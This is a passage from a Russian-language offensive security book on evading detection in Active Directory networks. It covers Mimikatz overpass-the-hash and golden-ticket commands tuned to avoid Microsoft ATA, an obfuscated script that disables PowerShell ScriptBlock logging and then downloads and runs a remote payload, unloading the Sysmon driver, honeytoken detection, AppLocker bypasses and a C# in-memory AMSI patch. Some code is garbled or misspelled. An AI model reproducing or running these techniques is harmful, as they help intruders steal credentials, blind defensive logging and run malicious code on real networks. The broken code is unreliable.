Рассмотренные в предыдущих главах методы сканирования SPN также не отслеживаются с помощью ATA.

Brute force

Часто возникает потребность обеспечить доступ к машине в качестве локального пользователя для получения точки опоры (закрепления). При этом в парольной политике нет ограничения на количество попыток ввода пароля. В этом случае можно использовать перебор по словарю, но это действие будет обнаружено ATA (рис. 4.8).

Suspicious authentication failures

Suspicious authentication failures indicating a potential brute-force attack were detected

Рис. 4.8. Событие Suspicious authentication failures ATA

Дело в том, что ATA определяет многократное подключение с разными паролями в течение короткого промежутка времени (рис. 4.9).

Reason

Excessive number of authentication failures [507 within a few seconds]

Рис. 4.9. Причина события Suspicious authentication failures

Можно избежать обнаружения, если применять технику `password spraying` (т. к. мы имеем список пользователей) или устраивать длительные задержки при переборе пароля. Также можно действовать `password spraying`, чередуя пароли с задержками. При любом из этих вариантов мы уклоняемся от обнаружения ATA.

Overpass-The-Hash

Допустим, мы получили доступ к хешам NTLM и провели атаку Overpass-the-hash для создания билета Kerberos и доступа к ресурсам или сервисам:

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:[USER] /domain:[DOMAIN] /ntlm:[NTLM хеш] /run:powershell.exe"'
```

Но в этом случае мы будем обнаружены ATA. Сработают сразу два правила: Encryption downgrade activity и Unusual protocol implementation. При этом в сообщении будет указана причина — понижение уровня шифрования. Разница в шифровании при передаче обычного пароля и при передаче NTLM-хеша показана на рис. 4.10.




Рис. 4.10. Уровни шифрования при различных способах авторизации

Куда более схожи между собой способы авторизации при помощи обычного пароля и с применением AES. Поэтому избежать обнаружения ATA можно, используя ключи AES. Для их извлечения можно задействовать тот же Mimikatz:

```
Invoke-Mimikatz -Command '"sekurlsa::ekeys" -ComputerName [PC Name]
```

Теперь можно выполнить Overpass-The-Hash, при этом в качестве ключа AES128 использовать любое значение.

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:[USER] /domain:[DOMAIN] /ase256:[Сдампленный AES256] /ntlm:[NTLM хеш] /aes128:01234567890123456789012345678901 /run:powershell.exe"'
```

В таком случае мы успешно выполним Overpath-The-Hash и избежим обнаружения с помощью ATA.

Golden Ticket

Допустим, мы создали «золотой билет» и даже успешно сохранили его в память. Но как только мы обратимся к ресурсу в домене, ATA обнаружит это и классифицирует как событие Encryption downgrade activity. Так как причина события такая же, что и в случае с Overpath-The-Hash, то и решение такое же — ключи AES.

```
Invoke-Mimikatz -Command '"kerberos::golden /User:[USER] /domain:[DOMAIN] /sid:[SID] /aes256:[ключ AES256] /id:[ID] /groups:[GROUP] /ptt"'
```

Таким образом мы можем сгенерировать золотой билет и в дальнейшем использовать его без риска быть обнаруженным с помощью ATA.

Что не обнаруживается с помощью ATA

Как уже было отмечено, сканирование SPN не подлежит детектированию с помощью ATA, т. к. нет взаимодействия с контроллером домена. По той же причине не будут обнаружены и атаки на серверы Microsoft SQL Server и базы данных.


При наличии NTLM-хеша учетной записи службы мы можем создать TGS и предоставить его службе для получения доступа (Silver Ticket). Так как при этой операции отсутствует взаимодействие с контроллером домена, ATA не может обнаружить использование Silver Ticket.

Техника повышения привилегий до SYSTEM из группы DnsAdmins не обнаруживается ATA. При использовании доверительных отношений между доменами по умолчанию применяется шифрование RC4, т. е. исключается возможность понижения шифрования. Поэтому ATA не обнаруживает использование доверительных отношений (за исключением случаев, когда администраторы в свойствах доверия во всех доменах не включают поддержку AES).

Во всех случаях репликаций с помощью DC Sync вы будете обнаружены и зарегистрированы ATA, кроме одного: когда DC Sync выполняется с одного из контроллеров домена. Это легитимная операция между контроллерами домена, и в таких действиях нет никаких аномалий, т. е. и реакции ATA не последует.

В этой главе приведены не все техники уклонения от обнаружения. Остальные средства обнаружения и способы их обхода будут рассмотрены в следующих главах.

ГЛАВА 5



Защита от детекта в Active Directory

Проникнуть в сеть под управлением Active Directory — это только половина успеха. Другая важнейшая задача — оставаться в этой сети незамеченным как можно дольше. Поэтому сегодня мы разберем техники скрытия атаки от конкретных средств обнаружения и реагирования.

Обход журналирования PowerShell ScriptBlock

С выходом Windows 10 и PowerShell 5.0 компания Microsoft представила несколько новых функций безопасности для PowerShell, в числе которых — ведение журнала ScriptBlock. Эта функция создает большие проблемы для атакующего (будь то ред-тимер, пентестер, исследователь или злоумышленник), т. к. регистрирует абсолютно все подозрительные действия в PowerShell. И созданные ScriptBlock журналы подлежат анализу стороной защиты.

Как и в случае с любой службой логирования, ведением журнала ScriptBlock управляют с помощью параметров групповой политики. PowerShell запрашивает его каждый раз, когда обнаруживает новый ScriptBlock, чтобы определить, нужно ли его регистрировать. Но дело в том, что PowerShell выполняет запрос один раз, кеширует его в памяти и возвращает при каждом обращении. Таким образом, эти параметры могут быть легко изменены с помощью следующего кода:

```
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'NonPublic,Static')
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0
```

Указанные действия можно выполнить, не обладая привилегиями администратора и не трогая реестр, что позволяет нам сделать это незаметно. Но есть одно ограничение. Новые политики применяются после проверки параметров, которые будут просмотрены, когда завершится первый ScriptBlock, что приведет к регистрации события. Поэтому данный триггерный ScriptBlock должен быть максимально об-

фусцирован и не должен нести никакой полезной нагрузки. То есть выполняется он специально для завершения журналирования.

```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').  
"GetFile`1d"('cachedGroupPolicySettings', 'N'+'onPublic,Static')  
If ($GroupPolicyField) {  
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)  
    If ($GroupPolicyCache['ScriptB'+'lockLogging']) {  
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] = 0  
        $GroupPolicyCache['ScriptB'+'lockLogging']  
            ['EnableScriptBlockInvocationLogging'] = 0  
    }.  
    $val = [System.Collections.Generic.Dictionary[string, System.Object]]::new()  
    $val.Add('EnableScriptB'+'lockLogging', 0)  
    $val.Add('EnableScriptB'+'lockInvocationLogging', 0)  
    $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\  
        Windows\PowerShell\ScriptB'+'lockLogging'] = $val  
}  
Invoke (New-Object Net.WebClient).downloadstring("https://server/payload.ps1")
```

Приведенный выше скрипт выполняет триггер для журнала, проверяет параметры логирования и запускает полезную нагрузку в обход журналирования.

Уклонение от регистрации Sysmon

Системный монитор (Sysmon) — это системная служба Windows, предназначенная для мониторинга и регистрации активности системы в журнале событий Windows. Она предоставляет подробную информацию о создании процессов, о сетевых подключениях и изменениях времени создания файлов. Sysmon генерирует с помощью Windows Event Collection или агентов SIEM события и собирает их. Анализ собранных событий помогает идентифицировать вредоносную или аномальную активность. Что очень важно, Sysmon не предоставляет анализ событий, которые он генерирует, а также не пытается защитить систему или спрятаться от злоумышленников.

Sysmon — мощное средство анализа и представляет большую проблему для оператора, т. к. позволяет обнаружить различные индикаторы вредоносной активности, например создание процессов, файлов, потоков или изменение реестра. Сам Sysmon состоит из системной службы и драйвера, который предоставляет службе информацию. Хотя Sysmon и не пытается себя скрыть, но имя службы и имя драйвера по умолчанию могут быть изменены (рис. 5.1).

В любом случае измененное имя драйвера не проблема, т. к. у каждого драйвера есть своя аптитуда — уникальный идентификатор, который указывает положение драйвера относительно остальных в стеке файловой системы. Таким образом, Sysmon имеет предопределенное значение 385201. То есть мы сможем обнаружить данный драйвер, даже если его переименуют (рис. 5.2).

```
PS C:\Users\root\Desktop\System> .\Sysmon64.exe -i -d DrvName

System Monitor v10.42 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon64 installed.
DrvName installed.
Starting DrvName.
DrvName started.
Starting Sysmon64..
Sysmon64 started.
```

Рис. 5.1. Изменения имени Sysmon на DrvName

Имя фильтра	Число экземпляров	Высота	Кадр
FsDepends	4	407000	0
DrvName	3	385201	0
wdFilter	4	328010	0

Рис. 5.2. Дефолтная аптиуда DrvName — 385201

Для выгрузки драйвера можно использовать fltMC, но перед этим Sysmon запротоколирует данное действие в журнале командной строки. Лучше использовать функции FilterFindFirst() и FilterFindNext() из библиотеки fltlib.dll, чтобы найти и выгрузить драйвер с аптиудой 385201 без регистрации этого события (рис. 5.3).




Рис. 5.3. Регистрация fltmc.exe в журнале командной строки с помощью Sysmon

Shhmon (<https://github.com/matterpreter/Shhmon>) использует эти функции для выгрузки драйвера. Чтобы это сделать, токен процесса должен иметь привилегию SeLoadDriverPrivileges, которая есть у Shhmon за счет advapi32!AdjustTokenPrivileges (рис. 5.4).

Privileges:	SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege SeRestorePrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege SeImpersonatePrivilege SeDelegateSessionUserImpersonatePrivilege
-------------	--

Рис. 5.4. Привилегии Shhmon

Таким образом, мы без детекта можем обнаружить даже переименованный драйвер Sysmon. Для этого используем Shhmon с параметром `hunt` (рис. 5.5).

Затем выгружаем драйвер, используя Shhmon с параметром `kill` (рис. 5.6).

```
PS C:\Users\root\Desktop> .\Shhmon.exe hunt
[+] Found the Sysmon driver at altitude 385201 running with alternate name "DrvName"
```

Рис. 5.5. Обнаружение переименованного драйвера Sysmon

```
PS C:\Users\root\Desktop> .\Shhmon.exe kill
[+] Found the Sysmon driver at altitude 385201 running with alternate name "DrvName"
[+] Trying to kill the driver...
[*] Adding SeLoadDriverPrivilege to token
[+] Received LUID
[*] Adjusting token
[+] SeLoadDriverPrivilege added!
[+] DrvName was unloaded :)
```

Рис. 5.6. Выгрузка драйвера Sysmon

Служба Sysmon остается активной, но уже без возможности собирать события и анализировать журналы! Правда, это происходит не бесследно, т. к. перед выгрузкой драйвера будет сгенерировано событие Sysmon с ID 255 — DriverCommunication (рис. 5.7).

ID: DriverCommunication
Description: Failed to retrieve events - Last error: The I/O operation has been aborted because of either a thread exit or an application request.

Рис. 5.7. Событие Sysmon DriverCommunication

Плюс ко всему использование привилегии `SeLoadDriverPrivileges` без протоколирования доступно только для `NT AUTHORITY\SYSTEM`, в противном случае будет сгенерировано событие безопасности с ID 4672. Тем не менее активный сбор и анализ данных с помощью Sysmon перестанет быть для нас проблемой.

В качестве дополнения можно сказать про инструмент под названием `Invoke-Phant0m` (<https://github.com/b1ldz/Invoke-Phant0m/blob/master/Invoke-Phant0m.ps1>). Этот сценарий просматривает стеки потоков процесса службы журнала событий и определяет, какие из потоков подлежат уничтожению. Таким образом, система не сможет собирать журналы, и в то же время служба журнала событий будет работать.

Уклонение от Honeytoken

Honeypot — приманка для злоумышленника. Такие ресурсы создаются специально для того, чтобы они подверглись атаке или несанкционированному воздействию. Впоследствии аналитики изучают стратегию атаки, а также определяют, с помощью каких средств она велась. При этом успешная атака на такой ресурс не принесет никакого вреда атакуемой инфраструктуре. Иными словами, honeypot может

представлять собой как специальный выделенный сервер, так и один отдельный сервис.

Honeytoken'ы — это honeypot'ы, которые не являются компьютерными системами. Например, к этой категории можно отнести вымышленные слова или записи, которые добавляются в реальные базы данных. Они позволяют администраторам отслеживать утечки данных в сетях, потому что в обычных условиях эти данные всплывать не должны вообще. Так как они вряд ли когда-либо появятся в легитимном трафике, honeytoken'ы могут быть легко обнаружены с помощью IDS.

Помимо этого, honeytoken'ами могут быть специальные учетные записи пользователей (особенно с описанием `admin` или `netAdmin`) либо записи в базе данных (нигде не используемые случайные поля вроде `password2`). Частый пример honeytoken — нигде не используемый адрес электронной почты.

Но если объекты создаются специально для того, чтобы их нашли, как оператору не попасть в ловушку? Дело в том, что в этих объектах присутствуют так называемые маркеры — признак, по которому обманка отличается от реального объекта. К примеру, если взять объект «учетная запись», то некоторые средства генерации honeytoken'ов портят следующие атрибуты:

- `objectSID` — имеет неверный формат;
- `lastLogon` — наличие пользователей, которые никогда не входили в систему, но имеют привилегии;
- `logonCount` — если у большинства учетных записей средний показатель `logonCount` составляет около 50, а у какой-то учетной записи — 3 или 4, это повод задуматься;
- `badPwdCount` — нет такого пользователя, который в течение длительного времени ни разу не ввел бы неправильный пароль.

Как было отмечено, самый надежный способ определить аномалию — это сравнивать со средним показателем. Лучше что-то оставить непроверенным, чем проверить и быть обнаруженным. Еще один важный критерий — это объекты, не сопоставленные с реальными компьютерами.

Долгие исследования и накопленные методики позволили выявить семь самых частых типов honeytoken'ов.

1. Фальшивая учетная запись пользователя службы с определенным SPN и атрибутом `adminCount`, равным единице. В этом случае будет зафиксирована попытка Kerberoasting при запросе TGS для данной учетной записи.
2. Фальшивые учетные данные в памяти. Создание процесса с флагом `NetOnly` приведет к кешированию поддельного токена, поэтому, как только оператор попытается использовать эти учетные данные, он будет обнаружен. Данный подход применяют Invoke-HoneyHash (https://github.com/EmpireProject/Empire/blob/master/data/module_source/management/New-HoneyHash.ps1) и DCEPT (<https://github.com/secureworks/dcept>).

3. Фальшивые учетные записи компьютеров. Как уже отмечалось, созданные объекты домена без привязки к фактическим устройствам подозрительны. Если использовать их для бокового перемещения, оператор обнаружат.
4. Фальшивые данные диспетчера учетных данных. Специально введенные учетные данные будут отображаться при задействовании mimikatz. Соответственно, использование этих учетных данных неминуемо приведет к разоблачению.
5. Фальшивые администраторы домена. Эти учетные записи неактивны и никогда не использовались. Среди большого количества учетных записей можно не учесть неактивные. Перебор учетных данных для таких записей сразу выдаст оператора. Этот способ используется в ATA.
6. Фальшивые диски. Многие скрипты или черви распространяются через SMB-ресурсы, особенно если ресурс помечен как общий. Таким образом, все обращения к данным ресурсам будут обнаружены и зарегистрированы.
7. Записи DNS. При переходе по специальным DNS-именам данный факт будет зарегистрирован и оператор будет обнаружен.

Основная идея всех фальшивых объектов — заставить оператора использовать их. Однако оператор может изучить эти объекты перед использованием. Для детекции всех семи типов honeypot'ов был разработан инструмент Honeypot Buster (<https://github.com/JavelinNetworks/HoneypotBuster/blob/master/Invoke-HoneypotBuster.ps1>). Использовать его можно следующим образом (рис. 5.8):

```
Import-Module .\Invoke-HoneypotBuster.ps1
Invoke-HoneypotBuster
```

UserName	FakeRank
decda	100

Рис. 5.8. Обнаружение фальшивой учетной записи с помощью Honeypot Buster

Этот инструмент написан на PowerShell и поддерживает версии начиная с 2.0. Для перечисления объектов используются запросы LDAP, а для сбора учетных данных — загрузка DLL, чтобы получить доступ к LSASS.

Обход AppLocker

Средство под названием AppLocker снижает риск компрометации рабочих машин. Правила AppLocker применяются к целевому приложению, которое может быть исполняемым файлом, скриптом, файлом установщика и даже DLL. У каждого правила есть условия — это критерии идентификации приложения, к которому это правило применяется.

Есть три основных условия, формирующих правила: издатель, путь и хеш файла. Условие пути к файлу определяет приложение по его расположению в системе. Условие издателя определяет приложение на основе его цифровой подписи. Условие хеша файла определяет приложение на основе его хеша.

Перечисление правил AppLocker

Первым делом грамотный оператор постарается узнать правила AppLocker. В большинстве случаев применяются правила по умолчанию, но также встречаются и пользовательские настройки. Так как правила AppLocker обычно являются объектом групповой политики, то их можно запросить в Active Directory. В PowerShell даже существует модуль AppLocker, с помощью которого можно запросить правила, применяемые в данной системе. Например, следующий скрипт представит правила AppLocker в удобном формате:

```
Import-Module AppLocker  
[xml]$data = Get-AppLockerPolicy -effective -xml  
  
Write-Output "[+] Printing Applocker Rules [+]`n"  
($data.AppLockerPolicy.RuleCollection | ? { $_.EnforcementMode -match "Enabled" }) |  
ForEach-Object -Process {  
    Write-Output ($_.FilePathRule | Where-Object {$_ .Name -NotLike "(Default Rule)*"})  
    | ForEach-Object -Process {Write-Output "``` File Path Rule ===`n`n Rule Name :  
    $($_.Name) `n Condition : $($_.Conditions.FilePathCondition.Path)`n Description:  
    $($_.Description) `n Group/SID : $($_.UserOrGroupSid)`n`n"}  
    Write-Output ($_.FileHashRule) | ForEach-Object -Process { Write-Output "``` File  
    Hash Rule ===`n`n Rule Name : $($_.Name) `n File Name :  
    $($_.Conditions.FileHashCondition.SourceFileName) `n Hash type :  
    $($_.Conditions.FileHashCondition.FileHash.Type) `n Hash :  
    $($_.Conditions.FileHashCondition.FileHash.Data) `n Description: $($_.Description)  
    `n Group/SID : $($_.UserOrGroupSid)`n`n"}  
    Write-Output ($_.FilePublisherRule | Where-Object {$_ .Name -NotLike  
    "(Default Rule)*"}) | ForEach-Object -Process {Write-Output "``` File Publisher  
    Rule ===`n`n Rule Name : $($_.Name) `n PublisherName :  
    $($_.Conditions.FilePublisherCondition.PublisherName) `n ProductName :  
    $($_.Conditions.FilePublisherCondition.ProductName) `n BinaryName :  
    $($_.Conditions.FilePublisherCondition.BinaryName) `n BinaryVersion Min. :  
    $($_.Conditions.FilePublisherCondition.BinaryVersionRange.LowSection) `n BinaryVersion  
    Max. : $($_.Conditions.FilePublisherCondition.BinaryVersionRange.HighSection)  
    `n Description: $($_.Description) `n Group/SID : $($_.UserOrGroupSid)`n`n"}  
}
```

Обход правила хеша файлов

В качестве алгоритма хеширования в этом правиле по умолчанию используется SHA-256. Единственный способ, которым можно получить нелегитимные функции исполняемых приложений в обход данного правила, — это инъекция DLL (конечно, если приложение загружает DLL). К примеру, в Process Explorer была уязвимость, которая позволяла загрузить через DLL вредоносный код.

Таким образом, если существует правило, позволяющее запускать Process Explorer, то можно выполнить код. На рис. 5.9 и 5.10 была загружена DLL, запускающая calc.exe.

Вместо запуска калькулятора можно использовать более существенную нагрузку. Тем не менее главная задача выполнена — получилось обойти AppLocker.

```
== File Hash Rule ==
Rule Name : Allow process explorer
File Name : procexp.exe
Hash type : SHA256
Hash : 0x82940E33FC696453ADBCCC95E7125F5FEF3F63211B0FC79A81A514C378767018
Description: procexp.exe
Group/SID : S-1-1-0
```

Рис. 5.9. Правило для Process Explorer




Рис. 5.10. Запуск calc.exe с помощью Process Explorer

Обход правила пути

Это правило — самое распространено, его применяют почти везде. Так как условием данного правила является расположение файла в файловой системе компьютера или в сети, то и обойти его довольно легко. На одной из конференций было представлено правило, которое позволяло запуск исполняемого файла из директории C:\Python27 (рис. 5.11).




Рис. 5.11. Правило, разрешающее запуск из директории C:\Python27

Таким образом, если каталог доступен для записи, есть возможность разместить в нем (а впоследствии и выполнить) любой файл (рис. 5.12).




Рис. 5.12. Запуск файла из директории C:\Python27 в обход AppLocker

Обход правила издателя

Цифровая подпись содержит информацию о компании — разработчике приложения, т. е. об издателе. Таким образом, это правило идентифицирует приложение на основе его цифровой подписи и расширенных атрибутов. В случае исполняемых файлов, DLL и установщиков Windows эти атрибуты содержат название продукта, частью которого будет файл, предоставленное издателем оригинальное имя файла и номер его версии. В случае упакованных приложений и их установщиков расширенные атрибуты содержат имя и версию приложения.

Указанный тип правил — один из самых безопасных, и обходные пути очень ограничены. AppLocker проверяет, действительна подпись или нет, поэтому оператор не может просто подписать приложение ненадежными сертификатами. Но данное правило можно обойти с помощью того же способа, что и правило хеша, ведь инъекцию DLL с использованием этого правила никак не обнаружить.

Техника LOLBas

Эта техника демонстрирует функции приложений, о которых большинство системных администраторов могут и не знать. Полный список приложений, а также способы эксплуатации различных функций этих программ можно посмотреть на сайте <https://lolbas-project.github.io/>. К примеру, с помощью `Wsreset.txt` можно обойти UAC, а с помощью `Advpack.dll` — выполнять команды ОС. На рис. 5.13 представлен пример выполнения команды ОС с помощью `Advpack.dll`.




Рис. 5.13. Вызов cmd.exe с помощью Advpack.dll

Обход PowerShell AMSI

Antimalware Scan Interface (AMSI) позволяет приложениям и службам интегрироваться с любым имеющимся на компьютере продуктом для защиты от вредоносных программ. AMSI не зависит от поставщика антивирусных решений. Он разработан с учетом наиболее распространенных методов сканирования и защиты от них. К тому же AMSI поддерживает структуру вызовов, позволяющую сканировать файлы, память или поток, проверять URL/IP-адреса источника. Таким образом, AMSI сканирует, находит и блокирует все, что, по его мнению, может нанести вред системе.

По умолчанию AMSI работает с Microsoft Defender. Защитник Windows отменит свою регистрацию в качестве поставщика AMSI и отключится, когда другой антивирусный движок зарегистрируется в этом качестве.

Ошибки выполнения кода, вызываемые AMSI (рис. 5.14), можно получить при использовании таких известных сценариев, как PowerShell Empire или PowerSploit. На самом деле AMSI детектирует вредоносное ПО на основе известных строк. К примеру, если хоть где-то в коде встретится строка `amsiutils`, дальнейшее выполнение кода будет заблокировано.

```
PS C:\Users\root\Desktop> "amsiutils"
строка:1: знак:1
+ "amsiutils"
+
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
+ CategoryInfo          : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Рис. 5.14. Ошибка выполнения, вызванная AMSI

Обойти сканирование на основе известных строк легко: достаточно не использовать строки в целом виде (рис. 5.15). То есть, если мы разобьем строку amsiutils на строки ams, iut и ils, код будет успешно выполнен.

```
PS C:\Users\root\Desktop> "ams"+"iut"+"ils"
amsiutils
```

Рис. 5.15. Конкатенация строк для обхода сканирования AMSI

Но при использовании серьезных сценариев этот трюк может не сработать. Таким образом, мы можем вообще уйти от конкатенации разделенных строк благодаря простому кодированию и декодированию строк. В результате мы получим исходную строку в момент выполнения. В качестве кодировки можно использовать Base64 (рис. 5.16).

```
PS C:\Users\root\Desktop> [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("ams" + "iut" + "ils"))
YWlzaXV0awxz
PS C:\Users\root\Desktop> [Convert]::FromBase64String("YWlzaXV0awxz")
97
109
115
105
117
116
105
108
115
PS C:\Users\root\Desktop> [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("YWlzaXV0awxz"))
amsiutils
```

Рис. 5.16. Использование кодировки Base64 для обхода сканирования AMSI

Но если мы сгенерируем полезную нагрузку и закодируем ее в Base64, то AMSI все равно ее распознает (не помогает скрыться даже двойное кодирование Base64)! Поэтому куда более надежным способом будет использование XOR (рис. 5.17).

```
PS C:\Users\root\Desktop> $enc = @()
PS C:\Users\root\Desktop> $dec = @()
PS C:\Users\root\Desktop> $txt = "amsi" + "bypass"
PS C:\Users\root\Desktop> foreach($byte in [Text.Encoding]::UTF8.GetBytes($txt)){ $enc += $byte -bxor 1 }
PS C:\Users\root\Desktop> $enc
96
108
114
104
99
120
113
96
114
114
PS C:\Users\root\Desktop> foreach($byte in $enc){ $dec += $byte -bxor 1 }
PS C:\Users\root\Desktop> $dec
97
109
115
105
98
121
112
97
115
115
PS C:\Users\root\Desktop> [Text.Encoding]::UTF8.GetString($dec)
amsibypass
```

Рис. 5.17. Использование XOR для обхода сканирования AMSI

Но XOR тоже можно распознать, правда для этого потребуется более высокая абстракция. Поэтому лучше использовать комбинированные решения: например, XOR + Base64, Base64 + ROT13.

Как мы уже говорили в прошлых главах, гораздо удобнее немного модернизировать средство защиты, тем самым меняя его функциональные возможности. То же самое и с AMSI: обход строк — это хорошо, но лучше, когда оператор использует полные скрипты и ему ничего не мешает.

AMSI имеет несколько функций, которые выполняются перед запуском любого кода PowerShell (начиная с PowerShell 3.0), поэтому, чтобы полностью обойти AMSI и выполнить любой вредоносный скрипт PowerShell, оператору необходимо внести поправки непосредственно в память.

AMSI защищает PowerShell, загружая библиотеку amsi.dll в область памяти PowerShell. При этом AMSI не различает пользователя с низкими привилегиями и привилегированного пользователя, такого как администратор какой-нибудь службы. AMSI загружает свою DLL для любого экземпляра PowerShell и сканирует консоль PowerShell с помощью Windows Defender, чтобы определить, следует ли блокировать операцию с полезной нагрузкой или разрешить ее выполнение.

Для начала необходимо собрать DLL-библиотеку, которая будет отключать AMSI. Немного изменив код (представленный на одной из конференций — сейчас я уже не вспомню, на какой), чтобы уйти от использования слов AMSI, BYPASS и подобных, получаем следующую DLL:

```
using System;
using System.Runtime.InteropServices;

public class A
{
    static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
    static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };

    public static void B()
    {
        if (is64Bit())
            PA(x64);
        else
            PA(x86);
    }

    private static void PA(byte[] patch)
    {
        try
        {
            var lib = Win32.LoadLibrary("amsi.dll");
            var addr = Win32.GetProcAddress(lib, "Am" + "siS" + "ca" + "nBu" + "ffer");

            uint oldProtect;
            Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);
        }
    }
}
```

```

        Marshal.Copy(patch, 0, addr, patch.Length);
    }
    catch (Exception e)
    {
        Console.WriteLine(" [x] {0}", e.Message);
        Console.WriteLine(" [x] {0}", e.InnerException);
    }
}

private static bool is64Bit()
{
    bool is64Bit = true;

    if (IntPtr.Size == 4)
        is64Bit = false;

    return is64Bit;
}

}

class Win32
{
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
